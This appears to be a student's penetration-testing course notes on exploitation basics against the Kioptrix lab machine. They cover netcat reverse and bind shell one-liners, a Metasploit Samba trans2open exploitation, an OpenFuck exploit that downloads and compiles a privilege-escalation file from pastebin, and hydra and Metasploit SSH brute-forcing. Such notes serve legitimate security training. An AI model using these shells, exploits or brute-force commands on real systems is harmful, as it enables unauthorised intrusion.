Module 12: Exploitation Basics

REVERSE AND BIND SHELLS

*Netcat Reverse shell is the most common

- Gaining access to a shell or 'popping a shell' means that we are getting access to a machine"
- A Reverse Shell - is when a victim connects to us. (*LISTENING*) Reverse shells are use 95% of the time.
- Bind Shell - We open a port on the victim machine and open it
- Youtube link : https://www.hackingtutorials.org/networking/hacking-netcat-part-2-bind-reverse-shells/ *

NETCAT REVERSE SHELL:

Victim IP.IP.IP.IP (nc IP.IP.IP.IP 4444 -e /binsh) 'Connecting' ------> Attacker IP.IP.IP.IP (nc -lvp 4444) 'Listening'

NETCAT BIND SHELL:

Victim IP.IP.IP.IP (nc IP.IP.IP.IP 4444 -e /binsh) 'Connecting' <------ Attacker IP.IP.IP.IP (nc -lvp 4444) 'Listening'


STAGED VS. NON-STAGED PAYLOADS

Payload is an exploit that we run (They are used to send to a victim and get a shell on a machine.)

Non-staged:
-sends exploit shellcode all at once
-larger in size and wont always work
-Ex. Windows/meterpreter_reverse_tcp
Staged:
-Sends payload in stages
-can be less stable
-Ex. Windows/meterpreter/reverse_tcp

GAINING ROOT WITH METASPLOIT

```
root@kali:/# searchsploit Samba 2.2.1a
------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                          |  Path
------------------------------------------------------------------------ ---------------------------------
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)            | osx/remote/9924.rb
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution                       | multiple/remote/10.c
Samba < 3.0.20 - Remote Heap Overflow                                   | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)                           | linux_x86/dos/36741.py
------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
root@kali:/# msfconsole
```




```
#####     __     __     __          #######      __     __     __        #####
#####    /  \ /  \ /  \ /  \       ###########    /  \ /  \ /  \ /  \      #####
##########################################################################################
##########################################################################################
# WAVE 5 ######## SCORE 31337 ################################### HIGH FFFFFFFF #
##########################################################################################
                                                    https://metasploit.com


       =[ metasploit v5.0.87-dev                          ]
+ -- --=[ 2006 exploits - 1096 auxiliary - 343 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it with setg RHOSTS x.x.x.x

msf5 > search trans2open

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/freebsd/samba/trans2open      2003-04-07       great  No     Samba trans2open Overflow (*BSD x86)
   1  exploit/linux/samba/trans2open        2003-04-07       great  No     Samba trans2open Overflow (Linux x86)
   2  exploit/osx/samba/trans2open          2003-04-07       great  No     Samba trans2open Overflow (Mac OS X PPC)
   3  exploit/solaris/samba/trans2open      2003-04-07       great  No     Samba trans2open Overflow (Solaris SPARC)


msf5 >
```

```
msf5 > use 1
msf5 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<
path>'
   RPORT   139              yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce


msf5 exploit(linux/samba/trans2open) > set rhosts 192.168.0.21
rhosts => 192.168.0.21
msf5 exploit(linux/samba/trans2open) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce


msf5 exploit(linux/samba/trans2open) > exploit

[*] Started reverse TCP handler on 192.168.0.13:4444
[*] 192.168.0.21:139 - Trying return address 0xbffffdfc...
[*] 192.168.0.21:139 - Trying return address 0xbffffcfc...
[*] 192.168.0.21:139 - Trying return address 0xbffffbfc...
[*] 192.168.0.21:139 - Trying return address 0xbffffafc...
[*] Sending stage (980808 bytes) to 192.168.0.21
[*] 192.168.0.21 - Meterpreter session 1 closed.  Reason: Died
[*] Meterpreter session 1 opened (192.168.0.13:4444 -> 127.0.0.1) at 2020-05-19 16:04:00 -0400
[*] 192.168.0.21:139 - Trying return address 0xbffff9fc...
[*] Sending stage (980808 bytes) to 192.168.0.21
[*] Meterpreter session 2 opened (192.168.0.13:4444 -> 192.168.0.21:32796) at 2020-05-19 16:04:02 -0400
[*] 192.168.0.21 - Meterpreter session 2 closed.  Reason: Died
[*] 192.168.0.21:139 - Trying return address 0xbffff8fc...
[*] Sending stage (980808 bytes) to 192.168.0.21
[*] 192.168.0.21 - Meterpreter session 3 closed.  Reason: Died
[*] Meterpreter session 3 opened (192.168.0.13:4444 -> 127.0.0.1) at 2020-05-19 16:04:03 -0400
[*] 192.168.0.21:139 - Trying return address 0xbffff7fc...
[*] Sending stage (980808 bytes) to 192.168.0.21
[*] Meterpreter session 4 opened (192.168.0.13:4444 -> 192.168.0.21:32798) at 2020-05-19 16:04:04 -0400
[*] 192.168.0.21 - Meterpreter session 4 closed.  Reason: Died
[*] 192.168.0.21:139 - Trying return address 0xbffff6fc...
^C[-] 192.168.0.21:139 - Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf5 exploit(linux/samba/trans2open) > options
```

```
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.13     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce


msf5 exploit(linux/samba/trans2open) > set payload linux/x86/
set payload linux/x86/adduser                       set payload linux/x86/shell/bind_ipv6_tcp
set payload linux/x86/chmod                         set payload linux/x86/shell/bind_ipv6_tcp_uuid
set payload linux/x86/exec                          set payload linux/x86/shell/bind_nonx_tcp
set payload linux/x86/meterpreter/bind_ipv6_tcp     set payload linux/x86/shell/bind_tcp
set payload linux/x86/meterpreter/bind_ipv6_tcp_uuid  set payload linux/x86/shell/bind_tcp_uuid
set payload linux/x86/meterpreter/bind_nonx_tcp     set payload linux/x86/shell/reverse_ipv6_tcp
set payload linux/x86/meterpreter/bind_tcp          set payload linux/x86/shell/reverse_nonx_tcp
set payload linux/x86/meterpreter/bind_tcp_uuid     set payload linux/x86/shell/reverse_tcp
set payload linux/x86/meterpreter/reverse_ipv6_tcp  set payload linux/x86/shell/reverse_tcp_uuid
set payload linux/x86/meterpreter/reverse_nonx_tcp  set payload linux/x86/shell_bind_ipv6_tcp
set payload linux/x86/meterpreter/reverse_tcp       set payload linux/x86/shell_bind_tcp
set payload linux/x86/meterpreter/reverse_tcp_uuid  set payload linux/x86/shell_bind_tcp_random_port
set payload linux/x86/metsvc_bind_tcp               set payload linux/x86/shell_reverse_tcp
set payload linux/x86/metsvc_reverse_tcp            set payload linux/x86/shell_reverse_tcp_ipv6
set payload linux/x86/read_file
msf5 exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf5 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.0.21     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<
path>'
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   CMD    /bin/sh          yes       The command string to execute
   LHOST  192.168.0.13     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce


msf5 exploit(linux/samba/trans2open) > exploit

[*] Started reverse TCP handler on 192.168.0.13:4444
[*] 192.168.0.21:139 - Trying return address 0xbffffdfc...
[*] 192.168.0.21:139 - Trying return address 0xbffffcfc...
[*] 192.168.0.21:139 - Trying return address 0xbffffbfc...
[*] 192.168.0.21:139 - Trying return address 0xbffffafc...
[*] Command shell session 5 opened (192.168.0.13:4444 -> 192.168.0.21:32799) at 2020-05-19 16:07:21 -0400
```

^ SUCCESSFULLY ROOTED KIOPTRIX

MANUAL EXPLOITATION

Installed OpenFuck Exploit from git hub

https://github.com/heltonWernik/OpenLuck

```
Fuck to all guys who like use lamah ddos. Read SRC to have no surprise
root@kali:/home/chocka/OpenFuck# ./openfuck 0x6b 192.168.0.20 -c 40
```

```
root@kali:/home/chocka/OpenFuck# ./OpenFuck 0x6b 192.168.0.21 -c 40

*****************************************************************
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*****************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                   *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****************************************************************

Connection... 40 of 40
Establishing SSL connection
cipher: 0x4043808c   ciphers: 0x80f8070
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
race-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; m/raw/C7v25Xr9 -O pt
--02:51:57--  https://pastebin.com/raw/C7v25Xr9
           => `ptrace-kmod.c'
Connecting to pastebin.com:443... connected!
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]

    0K ...                                                  @   1.92 MB/s

02:51:57 (1.92 MB/s) - `ptrace-kmod.c' saved [4026]

ptrace-kmod.c:183:1: warning: no newline at end of file
[+] Attached to 7008
[+] Signal caught
[+] Shellcode placed at 0x4001189d
[+] Now wait for suid shell...
whoami
root
hostname
kioptrix.level1
```

What are we looking for in post exploitation?

What is our IP?

Who the machine is talking to

Sudo privledges

cat /etc/passwd file (Users start at the 500's) ---> cat /etc/shadow

BRUTE FORCE ATTACKS

TOOL: hydra (Hydra is pretty damn slow)

syntax: hydra -l root -P /usr/share/wordlists/metasploit/unix_passwords.txt ssh://192.168.0.21:22 -t 4 -V

OR

Use metasploit:

```
msf5 > search ssh

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   auxiliary/dos/windows/ssh/sysax_sshd_kexchange        2013-03-17       normal     No     Sysax Multi-Server 6.10 SSHD Key Exchange Denial of Service
   1   auxiliary/fuzzers/ssh/ssh_kexinit_corrupt                              normal     No     SSH Key Exchange Init Corruption
   2   auxiliary/fuzzers/ssh/ssh_version_15                                   normal     No     SSH 1.5 Version Fuzzer
   3   auxiliary/fuzzers/ssh/ssh_version_2                                    normal     No     SSH 2.0 Version Fuzzer
   4   auxiliary/fuzzers/ssh/ssh_version_corrupt                              normal     No     SSH Version Corruption
   5   auxiliary/scanner/http/cisco_firepower_login                           normal     No     Cisco Firepower Management Console 6.0 Login
   6   auxiliary/scanner/http/gitlab_user_enum               2014-11-21       normal     No     GitLab User Enumeration
   7   auxiliary/scanner/ssh/apache_karaf_command_execution  2016-02-09       normal     No     Apache Karaf Default Credentials Command Execution
   8   auxiliary/scanner/ssh/cerberus_sftp_enumusers         2014-05-27       normal     No     Cerberus FTP Server SFTP Username Enumeration
   9   auxiliary/scanner/ssh/detect_kippo                                     normal     No     Kippo SSH Honeypot Detector
   10  auxiliary/scanner/ssh/eaton_xpert_backdoor            2018-07-18       normal     No     Eaton Xpert Meter SSH Private Key Exposure Scanner
   11  auxiliary/scanner/ssh/fortinet_backdoor               2016-01-09       normal     No     Fortinet SSH Backdoor Scanner
   12  auxiliary/scanner/ssh/juniper_backdoor                2015-12-20       normal     No     Juniper SSH Backdoor Scanner
   13  auxiliary/scanner/ssh/karaf_login                                      normal     No     Apache Karaf Login Utility
   14  auxiliary/scanner/ssh/libssh_auth_bypass              2018-10-16       normal     No     libssh Authentication Bypass Scanner
   15  auxiliary/scanner/ssh/ssh_enum_git_keys                                normal     No     Test SSH Github Access
   16  auxiliary/scanner/ssh/ssh_enumusers                                    normal     No     SSH Username Enumeration
   17  auxiliary/scanner/ssh/ssh_identify_pubkeys                             normal     No     SSH Public Key Acceptance Scanner
   18  auxiliary/scanner/ssh/ssh_login                                        normal     No     SSH Login Check Scanner
   19  auxiliary/scanner/ssh/ssh_login_pubkey                                 normal     No     SSH Public Key Login Scanner
   20  auxiliary/scanner/ssh/ssh_version                                      normal     No     SSH Version Scanner
   21  exploit/apple_ios/ssh/cydia_default_ssh               2007-07-02       excellent  No     Apple iOS Default SSH Password Vulnerability
   22  exploit/linux/http/alienvault_exec                    2017-01-31       excellent  Yes    AlienVault OSSIM/USM Remote Code Execution
   23  exploit/linux/http/php_imap_open_rce                  2018-10-23       good       Yes    php imap_open Remote Code Execution
   24  exploit/linux/http/symantec_messaging_gateway_exec    2017-04-26       excellent  No     Symantec Messaging Gateway Remote Code Execution
   25  exploit/linux/http/ubiquiti_airos_file_upload         2016-02-13       excellent  No     Ubiquiti airOS Arbitrary File Upload
   26  exploit/linux/local/ptrace_traceme_pkexec_helper      2019-07-04       excellent  Yes    Linux Polkit pkexec helper PTRACE_TRACEME local root exploit
   27  exploit/linux/ssh/ceragon_fibeair_known_privkey       2015-04-01       excellent  No     Ceragon FibeAir IP-10 SSH Private Key Exposure
   28  exploit/linux/ssh/cisco_ucs_scpuser                   2019-08-21       excellent  No     Cisco UCS Director default scpuser password
   29  exploit/linux/ssh/exagrid_known_privkey               2016-04-07       excellent  No     ExaGrid Known SSH Key and Default Password
   30  exploit/linux/ssh/f5_bigip_known_privkey              2012-06-11       excellent  No     F5 BIG-IP SSH Private Key Exposure
   31  exploit/linux/ssh/loadbalancerorg_enterprise_known_privkey  2014-03-17       excellent  No     Loadbalancer.org Enterprise VA SSH Private Key Exposure
   32  exploit/linux/ssh/mercurial_ssh_exec                  2017-04-18       excellent  No     Mercurial Custom hg-ssh Wrapper Remote Code Exec
   33  exploit/linux/ssh/quantum_dxi_known_privkey           2014-03-17       excellent  No     Quantum DXi V1000 SSH Private Key Exposure
   34  exploit/linux/ssh/quantum_vmpro_backdoor              2014-03-17       excellent  No     Quantum vmPRO Backdoor Command
   35  exploit/linux/ssh/solarwinds_lem_exec                 2017-03-17       excellent  No     SolarWinds LEM Default SSH Password Remote Code Execution
   36  exploit/linux/ssh/symantec_smg_ssh                    2012-08-27       excellent  No     Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability
   37  exploit/linux/ssh/vmware_vdp_known_privkey            2016-12-20       excellent  No     VMware VDP Known SSH Key
   38  exploit/multi/http/git_submodule_command_exec         2017-08-10       excellent  No     Malicious Git HTTP Server For CVE-2017-1000117
   39  exploit/multi/http/gitlab_shell_exec                  2013-11-04       excellent  Yes    Gitlab-shell Code Execution
   40  exploit/multi/ssh/sshexec                             1999-01-01       manual     No     SSH User Code Execution
   41  exploit/unix/http/schneider_electric_net55xx_encoder  2019-01-25       excellent  Yes    Schneider Electric Pelco Endura NET55XX Encoder
   42  exploit/unix/ssh/array_vxag_vapv_privkey_privesc      2014-02-03       excellent  No     Array Networks vAPV and vxAG Private Key Privilege Escalation Code Execution
   43  exploit/unix/ssh/tectia_passwd_changereq              2012-12-01       excellent  Yes    Tectia SSH USERAUTH Change Request Password Reset Vulnerability
   44  exploit/windows/local/unquoted_service_path           2001-10-25       excellent  Yes    Windows Unquoted Service Path Privilege Escalation
   45  exploit/windows/ssh/freeftpd_key_exchange             2006-05-12       average    No     FreeFTPd 1.0.10 Key Exchange Algorithm String Buffer Overflow
   46  exploit/windows/ssh/freesshd_authbypass               2010-08-11       excellent  Yes    Freesshd Authentication Bypass
   47  exploit/windows/ssh/freesshd_key_exchange             2006-05-12       average    No     FreeSSHd 1.0.9 Key Exchange Algorithm String Buffer Overflow
   48  exploit/windows/ssh/putty_msg_debug                   2002-12-16       normal     No     PuTTY Buffer Overflow
   49  exploit/windows/ssh/securecrt_ssh1                    2002-07-23       average    No     SecureCRT SSH1 Buffer Overflow
   50  exploit/windows/ssh/sysax_ssh_username                2012-02-27       normal     Yes    Sysax 5.53 SSH Username Buffer Overflow
   51  payload/cmd/unix/reverse_ssh                                           normal     No     Unix Command Shell, Reverse TCP SSH
   52  post/linux/gather/enum_network                                         normal     No     Linux Gather Network Information
   53  post/linux/manage/sshkey_persistence                                   excellent  No     SSH Key Persistence
   54  post/multi/gather/jenkins_gather                                       normal     No     Jenkins Credential Collector
   55  post/multi/gather/ssh_creds                                            normal     No     Multi Gather OpenSSH PKI Credentials Collection
   56  post/windows/gather/credentials/mremote                                normal     No     Windows Gather mRemote Saved Password Extraction
   57  post/windows/gather/enum_putty_saved_sessions                          normal     No     PuTTY Saved Sessions Enumeration Module
   58  post/windows/manage/forward_pageant                                    normal     No     Forward SSH Agent Requests To Remote Pageant
   59  post/windows/manage/install_ssh                                        normal     No     Install OpenSSH for Windows
   60  post/windows/manage/sshkey_persistence                                 good       No     SSH Key Persistence


msf5 > use 18
msf5 auxiliary(scanner/ssh/ssh_login) > options
```

```
msf5 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts

msf5 auxiliary(scanner/ssh/ssh_login) > set username root
username => root
msf5 auxiliary(scanner/ssh/ssh_login) > set pass_file /usr/share/wordlists/metasploit/unix_passwords
pass_file => /usr/share/wordlists/metasploit/unix_passwords
msf5 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.0.21
rhosts => 192.168.0.21
msf5 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting                               Required  Description
   ----              ---------------                               --------  -----------
   BLANK_PASSWORDS   false                                         no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                             yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                         no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                         no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                         no        Add all users in the current database to the list
   PASSWORD                                                        no        A specific password to authenticate with
   PASS_FILE         /usr/share/wordlists/metasploit/unix_passwords  no        File containing passwords, one per line
   RHOSTS            192.168.0.21                                  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT             22                                            yes       The target port
   STOP_ON_SUCCESS   false                                         yes       Stop guessing when a credential works for a host
   THREADS           1                                             yes       The number of concurrent threads (max one per host)
   USERNAME          root                                          no        A specific username to authenticate as
   USERPASS_FILE                                                   no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                         no        Try the username as the password for all users
   USER_FILE                                                       no        File containing usernames, one per line
   VERBOSE           false                                         yes       Whether to print output for all attempts

msf5 auxiliary(scanner/ssh/ssh_login) > set threads 10
threads => 10
msf5 auxiliary(scanner/ssh/ssh_login) > run
[-] Auxiliary failed: Msf::OptionValidateError The following options failed to validate: PASS_FILE.
msf5 auxiliary(scanner/ssh/ssh_login) > set pass_file /usr/share/wordlists/metasploit/unix_passwords.txt
pass_file => /usr/share/wordlists/metasploit/unix_passwords.txt
msf5 auxiliary(scanner/ssh/ssh_login) > run

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose => true
msf5 auxiliary(scanner/ssh/ssh_login) > true
[*] exec: true

msf5 auxiliary(scanner/ssh/ssh_login) > run
```

```
[-] 192.168.0.21:22 - Failed: 'root:admin'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.0.21:22 - Failed: 'root:123456'
[-] 192.168.0.21:22 - Failed: 'root:12345'
[-] 192.168.0.21:22 - Failed: 'root:123456789'
[-] 192.168.0.21:22 - Failed: 'root:password'
[-] 192.168.0.21:22 - Failed: 'root:iloveyou'
[-] 192.168.0.21:22 - Failed: 'root:princess'
[-] 192.168.0.21:22 - Failed: 'root:1234567'
[-] 192.168.0.21:22 - Failed: 'root:12345678'
[-] 192.168.0.21:22 - Failed: 'root:abc123'
[-] 192.168.0.21:22 - Failed: 'root:nicole'
[-] 192.168.0.21:22 - Failed: 'root:daniel'
[-] 192.168.0.21:22 - Failed: 'root:babygirl'
[-] 192.168.0.21:22 - Failed: 'root:monkey'
[-] 192.168.0.21:22 - Failed: 'root:lovely'
[-] 192.168.0.21:22 - Failed: 'root:jessica'
[-] 192.168.0.21:22 - Could not connect: connection closed by remote host
[-] 192.168.0.21:22 - Failed: 'root:michael'
[-] 192.168.0.21:22 - Failed: 'root:ashley'
[-] 192.168.0.21:22 - Failed: 'root:qwerty'
[-] 192.168.0.21:22 - Failed: 'root:111111'
[-] 192.168.0.21:22 - Failed: 'root:iloveu'
[-] 192.168.0.21:22 - Could not connect: connection closed by remote host
[-] 192.168.0.21:22 - Could not connect: connection closed by remote host
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) >
```

PASSWORD SPRAYING AND CREDENTIAL STUFFING

What is credential stuffing?

-Injecting breached credentials in hopes of account takeover "Spray and Pray"

attacking a website

https://www.owasp.org/index.php/Credential_stuffing

Use Foxy Proxy to easily turn on and off proxy for burpsuite

credential stuffing and password spraying is the common way we get in during external assesments